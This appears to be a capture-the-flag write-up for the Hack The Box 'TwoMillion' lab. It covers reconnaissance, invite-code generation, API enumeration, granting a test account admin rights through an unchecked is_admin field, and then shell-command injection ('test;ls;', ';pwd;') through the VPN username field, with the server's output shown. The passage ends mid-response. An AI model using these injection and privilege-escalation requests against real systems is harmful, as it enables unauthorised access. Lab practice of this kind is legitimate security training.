



GETTING STARTED

This machine contains 2 flags and our goal is to capture them both.

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

MACHINE	IP
kali	10.10.14.62
twomillion	10.10.11.221

RECONNAISSANCE

I mapped the IP to the domain *2million.htb*.

```
vim /etc/hosts
```


```
10.10.11.221      2million.htb
```

I performed an `nmap` aggressive scan to find open ports and running services.

```
└─(root㉿kali)-[~/htb/twomillion]
# nmap -A 10.10.11.221 -oN twomillion.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 07:29 EDT
Nmap scan report for 2million.htb (10.10.11.221)
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx
|_http-title: Hack The Box :: Penetration Testing Labs
|_http-trane-info: Problem with XML parsing of /evox/about
| http-cookie-flags:
|   /:
|   PHPSESSID:
|_  httponly flag not set
```

INITIAL ACCESS


I accessed the page in the browser.



I read through the page source and found a reference to the `/invite` page.

```
<div class="row">
<div class="col-lg-6">
  <p class="text-success">0x01 How do I join Hack The Box?</p>
  <p>In order to join you should solve an entry-level challenge that is presented <a href="/invite">here</a>.
</div>
```

So I visited the page.



I used the developer tab and refreshed the page to inspect which files were being loaded. Here, I found a *JavaScript* file that had something to do with the invite code.

Status	Method	Domain	File	Initiator
200	GET	2million.htb	invite	document
200	GET	2million.htb	htb-frontend.min.js	script
200	GET	2million.htb	inviteapi.min.js	script

Hence, I double-clicked on the *inviteapi.min.js* file and found obfuscated JavaScript code. I used *chatgpt* to Deobfuscate it.

```
function verifyInviteCode(code) {
    var formData = {"code": code};
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite',
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}
```

```
function makeInviteCode() {
  $.ajax({
    type: "POST",
    dataType: "json",
    url: '/api/v1/invite/generate/how/to',
    success: function(response) {
      console.log(response);
    },
    error: function(response) {
      console.log(response);
    }
  });
}
```


I used `curl` to fetch an invite code from the URL `/api/v1/invite/generate/how/to`.

```
[root@kali] ~[htb/twomillion]
# curl -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"RExSQLctRDU5S08tTlVXWUEtRlpZOEI=","format":"encoded"}}
```

This code was URL encoded, so I decoded it using the `base64` command.

```
[root@kali] ~[htb/twomillion]
# echo 'RExSQLctRDU5S08tTlVXWUEtRlpZOEI=' | base64 -d
DLRBW-D59KO-NUWYA-FZY8B
```

Finally, I entered this code on the `/invite` page.



I registered using some fake credentials.

A screenshot of the Hack The Box homepage. The top navigation bar shows the URL "2million.htb/home". The main content area displays various metrics: 32 Machines, 803 Online Members, 693 Connections, and a response time of 1.54s. Below these are sections for "Top Teams" (DuckTeam, Testers, Admins) and "Lab Service Status" (eu-free-1). On the left, a sidebar menu lists options like Main, Dashboard, Rules, Change Log, Ideas & Feedback (with 32 notifications), Support, Careers, Looking for a Job?, Job Offers (with 11 notifications), Companies, Rankings, Hall of Fame, Team Rankings, Country Rankings, and API Documentation. The top right corner shows "Hack The Box Dashboard 1.2.8".

I looked around the website, and when I viewed the source code of the `/access` page, I found an endpoint where a request was made.

```
<div class="row">
  <div class="col-md-6">
    <a href="/api/v1/user/vpn/generate" class="btn btn-w-md btn-default btn-block"><i class="fa fa-cloud-download"></i> Connection Pack</a>
  </div>
  <div class="col-md-6">
    <a href="/api/v1/user/regenerate" class="btn btn-w-md btn-warning btn-block" data-toggle="tooltip" title="Warning: This will revoke y</a>
```

To analyze the API path, I turned on **Burp Suite** and made a request to <http://2million.htb/api>.

The screenshot shows the Burp Suite interface with two panels: Request and Response.

Request:

```
Pretty Raw Hex
1 GET /api HTTP/1.1
2 Host: 2million.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
6 Referer: http://2million.htb/home/access
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=ltqniuhnnneusl69btr2lqjvbik
10 Connection: close
```

Response:

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jun 2024 12:37:19 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 36
10
11 {
  "\\\api\\\\v1": "Version 1 of the API"
}
```

It returned the version of the API. I then looked inside </api/v1>.

The screenshot shows the Burp Suite interface with two panels: Request and Response.

Request:

```
Pretty Raw Hex
1 GET /api/v1 HTTP/1.1
2 Host: 2million.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
6 Referer: http://2million.htb/home/access
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=ltqniuhnnneusl69btr2lqjvbik
10 Connection: close
11
```

Response:

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jun 2024 12:39:02 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 800
10
11 {
  "v1": {
    "user": {
      "GET": {
        "\\\api\\\\v1\\\\Route List": "\\\api\\\\v1\\\\invite\\\\how\\\\to\\\\generate": "Instructions on invite code generation",
        "\\\api\\\\v1\\\\invite\\\\generate": "Generate invite code",
        "\\\api\\\\v1\\\\invite\\\\verify": "Verify invite code",
        "\\\api\\\\v1\\\\user\\\\auth": "Check if user is authenticated",
        "\\\api\\\\v1\\\\user\\\\vpn\\\\generate": "Generate a new VPN configuration",
        "\\\api\\\\v1\\\\user\\\\vpn\\\\regenerate": "Regenerate VPN configuration",
        "\\\api\\\\v1\\\\user\\\\vpn\\\\download": "Download VPN file"
      },
      "POST": {
        "\\\api\\\\v1\\\\user\\\\register": "Register a new user",
        "\\\api\\\\v1\\\\user\\\\login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "\\\api\\\\v1\\\\admin\\\\auth": "Check if user is admin"
      },
      "POST": {
        "\\\api\\\\v1\\\\admin\\\\vpn\\\\generate": "Generate VPN for specific user"
      },
      "PUT": {
        "\\\api\\\\v1\\\\admin\\\\settings\\\\update": "Update user settings"
      }
    }
  }
}
```

I saw a couple of paths that had **admin** in them. So I tried each one of them.

Upon sending a request to </api/v1/admin vpn generate> and </api/v1/admin settings update>, I got a different response code of **405**.

The screenshot shows the Burp Suite interface with two panels: Request and Response.

Request:

```
Pretty Raw Hex
1 GET /api/v1/admin/settings/update HTTP/1.1
2 Host: 2million.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
6 Referer: http://2million.htb/home/access
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=ltqniuhnnneusl69btr2lqjvbik
10 Connection: close
11
```

Response:

```
Pretty Raw Hex Render
1 HTTP/1.1 405 Method Not Allowed
2 Server: nginx
3 Date: Fri, 21 Jun 2024 12:48:38 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 0
10
11
```

The screenshot shows the Burp Suite interface with two panels: Request and Response.

Request:

```
Pretty Raw Hex
1 GET /api/v1/admin/vpn/generate HTTP/1.1
2 Host: 2million.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
6 Referer: http://2million.htb/home/access
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=ltqniuhnnneusl69btr2lqjvbik
10 Connection: close
11
12
```

Response:

```
Pretty Raw Hex Render
1 HTTP/1.1 405 Method Not Allowed
2 Server: nginx
3 Date: Fri, 21 Jun 2024 12:54:43 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-
8 Pragma: no-cache
9 Content-Length: 0
10
11
```

This indicated that the **GET** request wasn't allowed for this request. So I tried other requests on both the endpoints. I got a different response in `/api/v1/admin/vpn/generate` when I tried the **POST** request.

Request		Response		
Pretty	Raw	Hex	Pretty	Raw
1 POST /api/v1/admin/vpn/generate HTTP/1.1			1 HTTP/1.1 401 Unauthorized	
2 Host: 2million.hbt			2 Server: nginx	
3 Upgrade-Insecure-Requests: 1			3 Date: Fri, 21 Jun 2024 13:04:29 GMT	
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)			4 Content-Type: text/html; charset=UTF-8	
Chrome/121.0.6167.85 Safari/537.36			5 Connection: close	
5 Accept:			6 Expires: Thu, 19 Nov 1981 08:52:00 GMT	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			7 Cache-Control: no-store, no-cache, must-revalidate	
6 Referer: http://2million.hbt/home/access			8 Pragma: no-cache	
7 Accept-Encoding: gzip, deflate, br			9 Content-Length: 0	
8 Accept-Language: en-US,en;q=0.9			10	
9 Cookie: PHPSESSID=ltqnjuhnneusl69btr2lqjvbik			11	
10 Connection: close				
11				

Finally, when I tried accessing the `/api/v1/admin/settings/update` using the **PUT** method, I got a status code of **200**.

Request

Pretty	Raw	Hex
1 PUT /api/v1/admin/settings/update HTTP/1.1		
2 Host: 2million.htm		
3 Upgrade-Insecure-Requests: 1		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)		
Chrome/121.0.6167.85 Safari/537.36		
5 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
6 Referer: http://2million.htm/home/access		
7 Accept-Encoding: gzip, deflate, br		
8 Accept-Language: en-US,en;q=0.9		
9 Cookie: PHPSESSID=ltqnuiuhnneusl69btr2lqjvbik		
10 Connection: close		
11		
12		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Server: nginx			
3 Date: Fri, 21 Jun 2024 13:05:56 GMT			
4 Content-Type: application/json			
5 Connection: close			
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT			
7 Cache-Control: no-store, no-cache, must-revalidate			
8 Pragma: no-cache			
9 Content-Length: 53			
10			
11 {			
"status": "danger",			
"message": "Invalid content type."			
}			

I received a response saying "invalid content-type." So I tried adding the *content-type* as **application/json**.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 PUT /api/v1/admin/settings/update HTTP/1.1 2 Host: 2million.htb 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Referer: http://2million.htb/home/access 7 Content-type: application/json 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 0 Cookie: PHPSESSID=ltqnihuhnneusl69btr2lqjvbik 1 Connection: close	1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jun 2024 13:26:22 GMT 4 Content-Type: application/json 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 56 10 { 11 "status": "danger", 12 "message": "Missing parameter: email" 13 }

Now I enter an email and resend the data.

Request

Pretty Raw Hex

```
1 PUT /api/v1/admin/settings/update HTTP/1.1
2 Host: 2million.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://2million.htb/home/access
7 Content-type: application/json
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=ltqnuihnneusl69btr2ljqvbik
11 Connection: close
12 Content-Length: 31
13
14 {
15   "email": "test@test.com"
16 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jun 2024 13:28:55 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 59
10
11 {
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
```

I then added `is_admin` in the request.

Request	Response
<pre>Pretty Raw Hex 1 PUT /api/v1/admin/settings/update HTTP/1.1 2 Host: 2million.htb 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://2million.htb/home/access 7 Content-type: application/json 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 10 Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik 11 Connection: close 12 Content-Length: 47 13 14 { 15 "email": "test@test.com", 16 "is_admin": 1 17 }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jun 2024 13:32:53 GMT 4 Content-Type: application/json 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 40 10 11 { 12 "id": 1, 13 "username": "test", 14 "is_admin": 1 15 }</pre>

Hence, I gained admin access as the `test` user.

Request	Response
<pre>Pretty Raw Hex 1 GET /api/v1/admin/auth HTTP/1.1 2 Host: 2million.htb 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://2million.htb/home/access 7 Content-type: application/json 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 10 Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik 11 Connection: close 12 Content-Length: 0</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jun 2024 13:36:51 GMT 4 Content-Type: application/json 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 16 10 11 { 12 "message": true 13 }</pre>

I now tried to generate a VPN as admin.

Request	Response
<pre>Pretty Raw Hex 1 POST /api/v1/admin/vpn/generate HTTP/1.1 2 Host: 2million.htb 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://2million.htb/home/access 7 Content-type: application/json 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 10 Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik 11 Connection: close 12 Content-Length: 0 13</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jun 2024 13:37:52 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 59 10 11 {"status": "danger", "message": "Missing parameter: username"}</pre>

I added the `username` parameter.

Request	Response
<pre>Pretty Raw Hex 1 POST /api/v1/admin/vpn/generate HTTP/1.1 2 Host: 2million.htb 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://2million.htb/home/access 7 Content-type: application/json 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 10 Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik 11 Connection: close 12 Content-Length: 24 13 14 { 15 "username": "test" 16 }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jun 2024 13:38:48 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 10817 10 11 client 12 dev tun 13 proto udp 14 remote edge-eu-free-1.2million.htb 1337 15 resolv-retry infinite 16 nobind 17 persist-key 18 persist-tun 19 remote-cert-tls server 20 comp lzo</pre>

This returned a status code of `200`. Since the `username` value was being sent as JSON, I checked for command injection vulnerability by adding a command along with the `username`.

Request

Pretty Raw Hex

```

1 POST /api/v1/admin/vpn/generate HTTP/1.1
2 Host: 2million.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
6 Referer: http://2million.htb/home/access
7 Content-type: application/json
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=ltqniuhhneusl69btr2lqjvbik
11 Connection: close
12 Content-Length: 28
13
14 {
  "username": "test;ls;"
15 }
16 }
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jun 2024 13:47:45 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 88
10
11 Database.php
12 Router.php
13 VPN
14 assets
15 controllers
16 css
17 fonts
18 images
19 index.php
20 js
21 views
22 
```

By injecting `;pwd;`, I found out the directory I was in.

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 21 Jun 2024 13:49:04 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
